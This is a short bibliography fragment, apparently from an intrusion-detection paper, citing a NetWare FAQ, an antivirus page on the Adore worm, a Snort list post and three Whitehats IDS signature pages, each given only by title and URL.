[TEK01] Tek-Tips Forums. *Novell: NetWare 6 FAQs. How do I get NetWare 6 Web Services to work.* http://www.tek-tips.com/gfaqs.cfm/lev2/3/lev3/19/pid/871/fid/3352

[VID01] Videosoft Computación. *Virus: Linux.Adore.Worm. Diseñado para crear puertas traseras.* http://www.vsantivirus.com/adore.htm

[VIS01] Vision, Max. *Re: [snort] 'SMB Name Wildcard'.* http://archives.neohapsis.com/archives/snort/2000-01/0220.html

[WHI01] Whitehats Inc. *IDS2 MWORM-FTP-RETRIEVAL*. http://www.whitehats.com/info/IDS2

[WHI02] Whitehats Inc. *IDS177 "NETBIOS-NAME-QUERY".* http://www.whitehats.com/info/IDS177

[WHI03] Whitehats Inc. *IDS492 "NTPDX-BUFFER-OVERFLOW".* http://www.whitehats.com/info/IDS492